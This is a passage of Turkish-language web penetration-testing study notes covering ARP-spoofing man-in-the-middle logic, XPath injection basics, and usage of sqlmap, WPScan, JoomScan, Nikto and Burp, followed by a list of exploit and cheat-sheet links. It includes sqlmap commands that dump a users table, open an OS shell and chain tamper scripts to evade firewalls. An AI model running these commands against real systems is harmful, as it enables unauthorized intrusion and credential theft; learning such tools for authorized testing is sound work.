2-Trafiği dinlemek (MitM)

Saldırı mantığı: Makineler arp isteği yapıyorlar. Biz bu istekleri gateway'e gelmeden yakalıyoruz. sahte responselar ile **ben artık bir gatewayiiim** diyebiliyoruz. Böylece trafiğin üzerimizden akmasını sağlayabiliyor vee en sevdiğim man in the middle attack saldırımızı gerçekleştirebiliyoruz. Bunun için Ettercap'i kullanabilir veya basit bir python scripti yazabiliriz. Eğer fırsatım olmuşsa muhtemelen küçük bir scripti githuba atmışımdır :D

XPATH INJECTION (XML Path Language)

sql mysql mysql

xpath xml simplexml

```
<uyeler>
	<uye id="1">
		<username value = "omer" />
</uye>
	<uye id="2">
		<username value = "murat" />
	</uye>
</uyeler>
```

XML yapısı bu şekilde. Verileri uyeler.xml şeklinde böyle tutabiliriz ama bu güvenli değil. Çünkü XML de HTML gibi browserdan yorumlanabilen bir dildir. eğer link/uyeler.xml yaparsak tüm içeriği görebiliriz. Başka bir tutma yöntemi de PHP içerisinde yazmak;

```
$uyeler = '
<uyeler>
	<uye id="1">
		<username value = "omer" />
	</uye>
	<uye id="2">
		<username value = "murat" />
	</uye>
</uyeler> ';
```

şeklinde insanların görmemesini sağlayıp verileri file_get_contents() ile çekip güvenliği sağlayabiliriz.

// simple_xml_load_file("uyeler.xml") kullanarak id yi değiştirdiğimizde icerigin değişmesini sağlayabiliriz.

Benim XML Path dili hakkında bir bilgim yok. Necmettin Abi'de hem dili hem de injection kısmını hiç bilmeyene anlatır gibi çok güzel anlatmış. Siz de ya cidden bu neymiş dur bi okuyayım? diyorsanız, buradan devam edelim -----> http://ha.cker.io/dc48119080fa36fa74a10787045eea2e

TOOLS

Tool kullanımını doğru bulmuyoruz fakat aslında saldırının altında yatan mantığı bilmeden tool kullanmaya karşıyız. Yapacağımız işlemi gerçekleştirecek bir tool yazdıysak veya bu tool zaten yazılmışsa neden kullanmayalım değil mi?

Tool içerisinde her parametrenin tek tek ne yaptığını bilmemize gerek yok. tooladı --help | tooladı -h ile parametrelere bakarak kullanabilirsiniz.

SQLMAP

-**u**: url vermek için kullanıyoruz.

--**dbs**: database i çekmek için kulanıyoruz.

python sqlmap.py -u "urladresi" --dbs

*timed out yediysek --**random-agent** kullanıyoruz.

python sqlmap.py -u "urladresi" --dbs --random-agent kullandık.

*database leri bize döktükten sonra --dbs i silerek

python sqlmap.py -u "urladresi" -**D acuart** --**tables** yazıyoruz.

*tabloları çekiyor. bize lazım olan users

python sqlmap.py -u "urladresi" -**D acuart** -**T users** --**dump**

*bize tüm acuart database users ı dump etmemizi sağlıyor.

*onun dısında --dbs yazdıktan sonra request hızımızın database e takılmaması adına request aralığımızı timeout ile belirleyebiliyoruz.

python sqlmap.py -u "urladresi" --dbs --**timeout 10**

! verbose ile arkada sqlmap in denemiş olduğu payloadları görebiliyoruz. böylece gelen response a göre kendimiz bir saldırı vektörü belirleyebiliriz.

python sqlmap.py -u "urladresi" --dbs -**v 3**

*sqlmap file upload icin --**os-shell** komutunu kulanıyoruz.

python sqlmap.py -u "urladresi" --random-agent --os-shell

! **Tamper Script**:

"tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,

randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes"

python sqlmap.py -u "urladresi" --random-agent --timeout 15 tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,

randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes --**level=5 --risk=3**

WPSCAN

wpscan --url oguzhankaraaslan.com

BURP SUITE

Burp'ü yukarıda sık sık kullandık. En cok Intruder, Repeater, Spider, Intercept fonksiyonlarını kullanıyoruz.

JOOMSCAN

JoomScan'i WPscan in joomla editionu gibi düşünebiliriz.

joomscan -u http://joomla.org

// server, plugin , firewall, vulnerabiliy bilgisini veren detaylı bir tarama yapıyor.

NİKTO

nikto -host 10.47.172.242

nikto -host http://joomla.org

nikto -host ile tarayacagımız site veya ip sini veriyoruz. Fakat spesifik bir path tarayamıyoruz. /deneme/1/2/3.php gibi

Aktarmak istediklerim bu kadar. Umarım işimize bir şekilde yarar. İçeriği çok ayrıntılı aktarmamış olsam da 101 açısından yeterli olduğunu düşünüyorum. Doküman Github'da da olacak yazdığım/yazmaya çalıştığım yerlerde gözümden kaçan, yanlış öğrendiğim şeyler var ise bir PR yollayabilirsiniz benim de eksiklerimi kapatmış olursunuz :)

Bookmarks List'imi doğrudan buraya koyuyorum. Faydalı bilgiler var.

https://www.blackhat.com/docs/us-15/materials/us-15-Gavrichenkov-Breaking-HTTPS-With-BGP-Hijacking-wp.pdf

https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf

https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf

http://voice0fblackhat.blogspot.com/2012/01/exploiting-arbitrary-file-upload.html

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/

https://www.exploit-db.com/docs/17010.pdf //lfi to rce

https://www.exploit-db.com/docs/17397.pdf

https://leaksource.files.wordpress.com/2014/08/the-web-application-hackers-handbook.pdf

http://stackoverflow.com/questions/14482228/how-to-properly-prevent-memcached-protocol-injection

http://stackoverflow.com/questions/17940811/example-of-silently-submitting-a-post-form-csrf

https://conference.hitb.org/hitbsecconf2013ams/materials/D1T1%20-%20Vladimir%20Vorontsov%20and%20Alexander%20Golovko%20-%20SSRF%20PWNs%20-%20New%20Techniques%20and%20Stories.pdf

https://blogs.mcafee.com/mcafee-labs/server-side-request-forgery-takes-advantage-vulnerable-app-

https://forum.bugcrowd.com/t/sqlmap-tamper-scripts-sql-injection-and-waf-bypass/423

http://zqpythonic.qiniucdn.com/data/20100803105511/index.html

http://garage4hackers.com/showthread.php?t=364

https://websec.wordpress.com/tag/sql-filter-bypass/

https://pentestlab.wordpress.com/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/

http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet/#GettingColumnNames

http://bughunting.guide/discovering-xss-vulnerabilities-with-burp-intruder/

https://www.evonide.com/teamspeak-2-session-hijacking/

http://www.irongeek.com/xss-sql-injection-fuzzing-barcode-generator.php

http://maheshtechs.blogspot.com.tr/2014/09/csrf-attack-prevent-in-codeigniter.html

https://jasonclemons.me/blog/understanding-php-object-injection/

https://securitycafe.ro/2015/01/05/understanding-php-object-injection/

https://labs.mwrinfosecurity.com/tools/

https://hackmag.com/security/a-small-injection-for-memcached/

http://sethsec.blogspot.com.tr/2015/12/exploiting-server-side-request-forgery.html

http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

https://whitton.io/articles/bug-bounties-101-getting-started/

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#BlindSQLInjections

https://pentesterlab.com/

http://cvk.posthaven.com/sql-injection-with-raw-md5-hashes

https://websec.wordpress.com/tag/sql-filter-bypass/

https://pentestlab.wordpress.com/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/

http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet/#GettingColumnNames

http://bughunting.guide/discovering-xss-vulnerabilities-with-burp-intruder/

http://d3adend.org/xss/ghettoBypass

https://wiremask.eu/articles/xss-filter-evasion-cheat-sheet/

https://www.reddit.com/r/lolphp/